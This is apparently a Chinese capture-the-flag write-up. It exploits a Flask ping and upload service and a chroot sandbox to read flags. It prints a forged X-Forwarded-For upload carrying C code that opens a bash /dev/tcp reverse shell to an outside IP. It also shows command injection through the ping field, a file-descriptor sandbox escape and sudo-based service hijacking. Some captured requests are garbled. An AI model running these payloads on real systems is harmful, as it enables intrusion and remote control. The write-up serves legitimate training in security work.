mylib = load_ping_library()

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/ping', methods=['POST'])
def ping():
    global mylib
    ip_address = request.form['ip_address']
    result = ctypes.create_string_buffer(4096)
    mylib.ping(ip_address.encode('utf-8'), result)
    return result.value.decode('utf-8')

@app.route('/upload_avatar', methods=['POST'])
def upload_avatar():
    if request.headers.get('X-Forwarded-For') != '127.0.0.1':
        return "You are not allowed to upload files from this IP address." + " Y
    if 'file' not in request.files:
        return redirect(request.url)
    file = request.files['file']
    if file.filename == '':
        return redirect(request.url)
    if not allowed_file(file.filename):
        return 'Invalid file format. Only PNG files are allowed.'
    # 限制文件大小为 5KB
    MAX_FILE_SIZE = 5 * 1024
    if len(file.read()) > MAX_FILE_SIZE:
        return 'File too large. Maximum size is 5KB.'
    # 将文件保存到服务器
    file.seek(0)  # 重置文件读取指针
    file.save(os.path.join(app.config['UPLOAD_FOLDER'], 'avatar.png'))
```

```
    return redirect(url_for('index'))

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() == 'png'

if __name__ == '__main__':
    app.run(host='0.0.0.0',port=82,debug=False,use_reloader=False)
```

identity.c

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <sched.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/seccomp.h>
#include <openssl/md5.h>
#include <sys/resource.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <stdint.h>
//gcc -o test1 test1.c -lcrypto -lm -lrt
void init_dir() {
    int fd=open("/home/ctf/sandbox/",O_RDONLY);
    if(fd<2) {
        exit(0);
    }
    MD5_CTX ctx;
    char md5_res[17]="";
    char key[100]="NEPCTF_6666";
    char sandbox_dir[100]="/home/ctf/sandbox/";
    char dir_name[100]="/home/ctf/sandbox/";
    FILE *new_pip;
    int i;
```

```
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
    struct rlimit r;
    r.rlim_max = r.rlim_cur = 0;
    setrlimit(RLIMIT_CORE, &r);
    memset(key, 0, sizeof(key));
    MD5_Init(&ctx);
    MD5_Update(&ctx, key, strlen(key));
    MD5_Final(md5_res, &ctx);
    for (int i = 0; i < 16; i++)
            sprintf(&(dir_name[i*2 + 18]), "%02hhx", md5_res[i]&0xff);
    char cmd[100];

    mkdir(dir_name, 0755);
    if (chdir(dir_name)==-1) {
        puts("chdir err, exiting\n");
        exit(1);
    }
    sprintf(cmd,"%s%s","chmod 777 ",dir_name);
    system(cmd);
    mkdir("bin", 0777);
    mkdir("lib", 0777);
    mkdir("lib64", 0777);
    mkdir("lib/x86_64-linux-gnu", 0777);
    system("cp /bin/bash bin/sh");
    system("cp /lib/x86_64-linux-gnu/libdl.so.2 lib/x86_64-linux-gnu/");
    system("cp /lib/x86_64-linux-gnu/libc.so.6 lib/x86_64-linux-gnu/");
    system("cp /lib/x86_64-linux-gnu/libtinfo.so.5 lib/x86_64-linux-gnu/");
    system("cp /lib64/ld-linux-x86-64.so.2 lib64/");
    if (chroot(".") == -1) {
        puts("chroot err, exiting\n");
        exit(1);
    }
}
void command(int server_socket,int client_socket) {
    char buf[0x666];
    memset(buf,0,0x666);
    write(client_socket,"Tmp-Command:",sizeof("Tmp-Command:"));
    read(client_socket, buf, 0x10);
    setgid(1001);
    setuid(1001);
    popen(buf,"w");
}
int get_ip_address(const char *interface_name, char *ip_address) {
    int sockfd;
    struct ifreq ifr;
```

```
    // Create a socket
    sockfd = socket(AF_INET, SOCK_DGRAM, 0);
    if (sockfd < 0) {
        perror("Socket creation failed");
        return -1;
    }
    // Set the interface name in the ifreq structure
    strncpy(ifr.ifr_name, interface_name, IFNAMSIZ - 1);
    ifr.ifr_name[IFNAMSIZ - 1] = '\0';
    // Get the IP address using the SIOCGIFADDR ioctl request
    if (ioctl(sockfd, SIOCGIFADDR, &ifr) == -1) {
        perror("ioctl failed");
        close(sockfd);
        return -1;
    }
    close(sockfd);
    // Convert the binary IP address to a human-readable string
    struct sockaddr_in *addr = (struct sockaddr_in *)&ifr.ifr_addr;
    strcpy(ip_address, inet_ntoa(addr->sin_addr));
    return 0;
}
int main(int argc, char **argv) {
    init_dir();
    int flag=1;
    // Server setup
    int server_socket, client_socket;
    struct sockaddr_in server_addr, client_addr;
    socklen_t client_len = sizeof(client_addr);
    // Create socket
    server_socket = socket(AF_INET, SOCK_STREAM, 0);
    if (server_socket < 0) {
        perror("Socket creation failed");
        exit(0);
    }
    // Set up server address
    memset(&server_addr, 0, sizeof(server_addr));
    server_addr.sin_family = AF_INET;
    server_addr.sin_addr.s_addr = INADDR_ANY;
    server_addr.sin_port = htons(9999);
    // Bind socket to address and port
    if (bind(server_socket, (struct sockaddr *)&server_addr, sizeof(server_addr)
        perror("Bind failed");
        exit(0);
    }
    // Listen for incoming connections
    if (listen(server_socket, 1) < 0) {
        perror("Listen failed");
```

```
130         exit(0);
131     }
132     printf("Server is listening on port 9999...\n");
133     // Accept connection from client
134     client_socket = accept(server_socket, (struct sockaddr *)&client_addr, &clie
135     if (client_socket < 0) {
136         client_socket = accept(server_socket, (struct sockaddr *)&client_addr, &
137     }
138     char client_ip[INET_ADDRSTRLEN];
139     inet_ntop(AF_INET, &client_addr.sin_addr, client_ip, INET_ADDRSTRLEN);
140     printf("Client connected from IP: %s\n", client_ip);
141     char ip_address[INET_ADDRSTRLEN];
142     const char *interface_name = "eth0";
143     if (get_ip_address(interface_name, ip_address) == 0) {
144         printf("IP address of eth0: %s\n", ip_address);
145     } else {
146         printf("Failed to get the IP address of eth0.\n");
147     }
148     while(flag) {
149         if(strcmp(client_ip,ip_address)) {
150             send(client_socket,"Only nc by localhost!\n",sizeof("Only nc by loca
151             exit(0);
152         } else {
153             flag=0;
154         }
155     }
156     command(server_socket,client_socket);
157     return 0;
158 }
```

可以发现源码这有文件上传限制ip头是127.0.0.1 然后identity.c是一个沙盒（思路借鉴xuanxuan大佬的：清华校赛THUCTF2019 之 固若金汤 | Clang裁缝店 (xuanxuanblingbling.github.io)，等下再说，先利用文件上传和命令执行进行反弹shell方便操作。

TIPS:

反弹shell方法不唯一，可以用python3 或者 C语言 对于ping.c里面我是ban了chmod所以直接用sh脚本是不可行的

但是由于包非常的长，我建议是用pwntools连接然后上传post包再用nc发送（也可以直接nc后复制过去）

包源自于上面抓取出源码后本地运行BP抓包即可

```
1 POST /upload_avatar HTTP/1.1
2 Host: 192.168.200.1:82
```

```
Content-Length: 432
Accept: */*
X-Forwarded-For: 127.0.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1DQPZVQj5fitQH
Origin: http://192.168.200.1:82
Referer: http://192.168.200.1:82/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundary1DQPZVQj5fitQHI1
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: text/plain

#include <stdio.h>
#include <stdlib.h>
#include <sys/wait.h>
#include <sys/ptrace.h>

int main(int argc , char **argv){
        setbuf(stdout,0);
        setbuf(stdin,0);
        system("bash -c 'exec bash -i >& /dev/tcp/43.136.79.41/12234 0>&1'");
}
------WebKitFormBoundary1DQPZVQj5fitQHI1--
```

结果如下

```
/ # nc 192.168.200.1 82
nc 192.168.200.1 82
POST /upload_avatar HTTP/1.1
Host: 192.168.200.1:82
Content-Length: 432
Accept: */*
X-Forwarded-For: 127.0.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1DQPZVQj5fitQH
Origin: http://192.168.200.1:82
Referer: http://192.168.P200.1:82/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
------WebKitFormBoundary1DQPZVQj5fitQHI1
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: text/plain

#include <stdio.h>
#include <stdlib.h>
#include <sys/wait.h>
#include <sys/ptrace.h>

int main(int argc , char argv){
        setbuf(stdout,0);
    OST /upload_avatar HTTP/1.1
    setbuf(stdin,0);
                system("bash -c 'exec bash -i >& /dev/tcp/43.136.79.41/12234 0>&
}
------WebKitFormBoundary1DQPZVQj5fitQHI1--
Host: 192.168.200.1:82
Content-Length: 432
Accept: */*
X-Forwarded-For: 127.0.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1DQPZVQj5fitQH
Origin: http://192.168.200.1:82
Referer: http://192.168.200.1:82/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundary1DQPZVQj5fitQHI1
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: text/plain

#include <stdio.h>
#include <stdlib.h>
#include <sys/wait.h>
#include <sys/ptrace.h>

int main(int argc , char argv){
        setbuf(stdout,0);
        setbuf(stdin,0);
                system("bash -c 'exec bash -i >& /dev/tcp/43.136.79.41/12234 0>&
}
------WebKitFormBoundary1DQPZVQj5fitQHI1--
ls
ls
```

```
ls
ls
ls
ls
ls
ls
ls
ls
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 208
Location: http://192.168.200.1:82/
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Fri, 21 Jul 2023 14:06:02 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/">/</a>. If n
```

现在写命令编译和执行（提前准备好端口监听）

长度计算别忘记了

```
>>> a='ip_address=127.0.0.1\nmv avatar.png exp.c'
>>> print(len(a))
40
>>>
```

```
echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 40\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer: http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection: close\r\n\r\nip_address=127.0.0.1\nmv avatar.png exp.c" | nc 192.168.200.1 82
```

开始编译

```
>>> a='ip_address=127.0.0.1\ngcc -o exp exp.c'
>>> print(len(a))
37
>>>
```

```
echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 37\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer: http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection: close\r\n\r\nip_address=127.0.0.1\ngcc -o exp exp.c" | nc 192.168.200.1 82
```

开始执行

```
>>> a='ip_address=127.0.0.1\n./exp'
>>> print(len(a))
26
>>>
```

```
echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 26\r\n
```

成功拿下反弹shell!

看见根目录2个flag

```
ctfuser@6366ed56296c:/$ ls -l
ls -l
total 92
drwxr-xr-x   1 ctfuser ctfuser 4096 Jul 21 14:43 app
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 bin
drwxr-xr-x   2 root    root    4096 Apr 24  2018 boot
drwxr-xr-x   6 root    root     360 Jul 21 14:41 dev
drwxr-xr-x   1 root    root    4096 Jul 21 14:41 etc
----------   1 mysql   mysql     26 Jul 21 14:20 flag
----------   1 ctf     ctf      154 Jul 21 14:20 flag_mini
drwxr-xr-x   1 root    root    4096 Jul 21 13:02 home
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 lib
drwxr-xr-x   2 root    root    4096 Jul 21 13:01 lib32
drwxr-xr-x   1 root    root    4096 Jul 21 13:00 lib64
drwxr-xr-x   2 root    root    4096 Sep 30  2021 media
drwxr-xr-x   2 root    root    4096 Sep 30  2021 mnt
drwxr-xr-x   2 root    root    4096 Sep 30  2021 opt
dr-xr-xr-x 233 root    root       0 Jul 21 14:41 proc
```

```
drwx------   2 root    root    4096 Sep 30  2021 root
drwxr-xr-x   1 root    root    4096 Jul 21 14:41 run
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 sbin
drwxr-xr-x   2 root    root    4096 Sep 30  2021 srv
dr-xr-xr-x  13 root    root       0 Jul 21 14:41 sys
drwxrwxrwt   1 root    root    4096 Jul 21 14:43 tmp
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 usr
drwxr-xr-x   1 root    root    4096 Jul 21 13:00 var
```

一个属于mysql 一个属于ctf，我们先从ctf入手，先cat /etc/passwd

ctf:x:1001:1001::/home/ctf:/bin/bash

再结合上面泄露的沙盒源码

```
void command(int server_socket,int client_socket) {
    char buf[0x666];
    memset(buf,0,0x666);
    write(client_socket,"Tmp-Command:",sizeof("Tmp-Command:"));
    read(client_socket, buf, 0x10);
    setgid(1001);
    setuid(1001);
    popen(buf,"w");
}
```

有一次命令执行的机会，权限刚好是属于ctf的，我们先看main的逻辑

main函数是先init_dir();然后创建socket并且检测ip是否是eth0网卡的（也就是说nc的时候要nc eth0_ip xxx 而不是127.0.0.1这个回环地址）我们再看看init_dir；

```
int fd=open("/home/ctf/sandbox/",O_RDONLY);
    if(fd<2) {
        exit(0);
    }

sprintf(cmd,"%s%s","chmod 777 ",dir_name);
    system(cmd);
```

开启了一个目录并且没有关闭，而且对于随机目录777了可以随便写，已知popen属于子进程，父子进程共享文件描述符，现在我们要做的就是在sandbox生成的随机目录下

创建exp然后gcc编译再nc上去的时候执行就可以了

exp如下

```
echo '#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
void main()
{
        int fd=openat(3,"../../../../../../flag_mini",O_RDONLY,0664);
        fchmod(fd,0777);
}' > exp.c
gcc exp.c -o exp
```

用echo写入

然后获取网卡ip

```
ctfuser@a855a5f2bf56:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ifconfi
</sandbox/d41d8cd98f00b204e9800998ecf8427e$ ifconfig
br0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.200.1  netmask 255.255.255.0  broadcast 0.0.0.0
        ether fa:dc:09:8b:f9:25  txqueuelen 1000  (Ethernet)
        RX packets 67  bytes 5615 (5.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 4759 (4.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.0.2  netmask 255.255.0.0  broadcast 172.20.255.255
        ether 02:42:ac:14:00:02  txqueuelen 0  (Ethernet)
        RX packets 200  bytes 16365 (16.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 154  bytes 19817 (19.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

结果如下

```
<41d8cd98f00b204e9800998ecf8427e$ nc 172.20.0.2 9999
Tmp-Command:./exp
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ls -l /
<f/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ls -l /
total 92
drwxr-xr-x   1 ctfuser ctfuser 4096 Jul 21 15:22 app
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 bin
```

```
drwxr-xr-x   2 root    root    4096 Apr 24  2018 boot
drwxr-xr-x   6 root    root     360 Jul 21 15:20 dev
drwxr-xr-x   1 root    root    4096 Jul 21 15:20 etc
----------   1 mysql   mysql     26 Jul 21 15:12 flag
-rwxrwxrwx   1 ctf     ctf      154 Jul 21 15:12 flag_mini
drwxr-xr-x   1 root    root    4096 Jul 21 13:02 home
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 lib
drwxr-xr-x   2 root    root    4096 Jul 21 13:01 lib32
drwxr-xr-x   1 root    root    4096 Jul 21 13:00 lib64
drwxr-xr-x   2 root    root    4096 Sep 30  2021 media
drwxr-xr-x   2 root    root    4096 Sep 30  2021 mnt
drwxr-xr-x   2 root    root    4096 Sep 30  2021 opt
dr-xr-xr-x 225 root    root       0 Jul 21 15:20 proc
drwx------   2 root    root    4096 Sep 30  2021 root
drwxr-xr-x   1 root    root    4096 Jul 21 15:20 run
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 sbin
drwxr-xr-x   2 root    root    4096 Sep 30  2021 srv
dr-xr-xr-x  13 root    root       0 Jul 21 15:20 sys
drwxrwxrwt   1 root    root    4096 Jul 21 15:22 tmp
drwxr-xr-x   1 root    root    4096 Jul 21 13:01 usr
drwxr-xr-x   1 root    root    4096 Jul 21 13:00 var
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ cat /fl
<ox/d41d8cd98f00b204e9800998ecf8427e$ cat /flag_mini
恭喜你成功完成了渗透大师的第一步,但是你不能止步于此,还有一个宝藏在王之宝库!flag{Welcome_T
```

flag_mini成功获取，我们进行下一步针对mysql的flag开始

第三阶段

上来先做信息收集第一看进程

进程探查：

```
<tf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 15:20 ?        00:00:00 /bin/sh -c service apache2 s
root          24       1  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
www-data      27      24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
www-data      28      24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
www-data      29      24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
www-data      30      24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
www-data      31      24  0 15:20 ?        00:00:00 /usr/sbin/apache2 -k start
mysql         64       1  0 15:20 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
mysql        426      64  0 15:20 ?        00:00:00 /usr/sbin/mysqld --basedir=/
root         498       1  0 15:20 ?        00:00:00 su ctfuser -c ./start.sh
ctfuser      499     498  0 15:20 ?        00:00:00 /bin/sh ./start.sh
```

```
ctfuser      503     499  0 15:20 ?        00:00:00 python3 app.py
ctfuser      504     499  0 15:20 ?        00:00:00 tail -f /dev/null
root         518       1  0 15:20 ?        00:00:00 /usr/sbin/xinetd -pidfile /r
root         519     518  0 15:21 ?        00:00:00 /bin/sh /app/run.sh
root         527     519  4 15:21 ?        00:00:07 qemu-system-x86_64 -m 128M -
ctfuser      544     503  0 15:22 ?        00:00:00 sh -c ping -c 2 127.0.0.1 ./
ctfuser      546     544  0 15:22 ?        00:00:00 ./exp
ctfuser      547     546  0 15:22 ?        00:00:00 sh -c bash -c 'exec bash -i
ctfuser      548     547  0 15:22 ?        00:00:00 bash -i
ctfuser      569     548  0 15:23 ?        00:00:00 ps -ef
```

第二探查服务开启状况

服务开启状态

```
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ service
<d8cd98f00b204e9800998ecf8427e$ service --status-all
 [ + ]  apache-htcacheclean
 [ + ]  apache2
 [ ? ]  binfmt-support
 [ - ]  cron
 [ - ]  dbus
 [ ? ]  hwclock.sh
 [ - ]  mysql
 [ - ]  procps
 [ - ]  rsyslog
 [ - ]  uml-utilities
 [ + ]  xinetd
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$
```

第三查找可写文件

可写文件查找

```
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ find /
<hoami)" -exec ls -ld {} + 2>/dev/null | sort -k 1,1
-rw-r--r-- 1 ctfuser ctfuser  220 Apr  4  2018 /home/ctfuser/.bash_logout
-rw-r--r-- 1 ctfuser ctfuser  320 Feb 23  2021 /etc/apache2/ports.conf
-rw-r--r-- 1 ctfuser ctfuser  807 Apr  4  2018 /home/ctfuser/.profile
-rw-r--r-- 1 ctfuser ctfuser 3771 Apr  4  2018 /home/ctfuser/.bashrc
-rw-rw-r-- 1 ctfuser ctfuser  189 Jul 21 15:22 /home/ctf/sandbox/d41d8cd98f00b20
-rwxrwxr-x 1 ctfuser ctfuser 8344 Jul 21 15:22 /home/ctf/sandbox/d41d8cd98f00b20
drwxr-xr-x 2 ctfuser ctfuser 4096 Jul 21 13:02 /home/ctfuser
```

```
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$
```

第四查看sudo权限

sudo权限查看

```
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$ sudo -l
<f/sandbox/d41d8cd98f00b204e9800998ecf8427e$ sudo -l
Matching Defaults entries for ctfuser on c0be8aae3e0f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi

User ctfuser may run the following commands on c0be8aae3e0f:
    (root) NOPASSWD: /usr/sbin/service xinetd stop, /usr/sbin/service apache2
        reload
ctfuser@c0be8aae3e0f:/home/ctf/sandbox/d41d8cd98f00b204e9800998ecf8427e$
```

综上分析，可以知道目前开启了阿帕奇和xinetd，sudo 下允许我们ctfuser去重载阿帕奇和关闭xinetd，而且允许我们修改

/etc/apache2/ports.conf 这个文件是来决定阿帕奇的运行端口的。而且最后这个flag是属于mysql的，意味着肯定要使用到mysqlshell。

第三阶段思路如下

先修改好ports.conf的端口映射，具体需要修改的端口获取如下


```

ctfuser@c0be8aae3e0f:/etc/xinetd.d$ cat ctf
cat ctf
service ctf
{
    disable = no
    socket_type = stream
    protocol    = tcp
    wait        = no
    user        = root
    type        = UNLISTED
    port        = 8888
    bind        = 0.0.0.0
    server      = /bin/bash
    # replace helloworld to your program
    server_args = -c /app/run.sh
```

```
    banner_fail = /etc/banner_fail
    # safety options
    per_source  = 10 # the maximum instances of this service per source IP addre
    rlimit_cpu  = 60 # the maximum number of CPU seconds that the service may us
    rlimit_as  = 1024M # the Address Space resource limit for the service
    #access_times = 2:00-9:00 12:00-24:00

    #Instances=20 #process limit
    #per_source=5 #link ip limit

    #log warning die
    log_on_success = PID HOST EXIT DURATION
    log_on_failure  =HOST ATTEMPT
    log_type =FILE /var/log/myservice.log 8388608 15728640

}
ctfuser@c0be8aae3e0f:/etc/xinetd.d$
```

可以知道是8888，然后用sudo去stop xinetd的服务再去 reload 阿帕奇的服务，就可以在外网访问到阿帕奇了。

修改命令如下

```
echo "$(cat /etc/apache2/ports.conf | sed 's/Listen 80/Listen 8888/')" >
/etc/apache2/ports.conf
sudo service xinetd stop
sudo service apache2 reload
```




现在成功访问到外网。

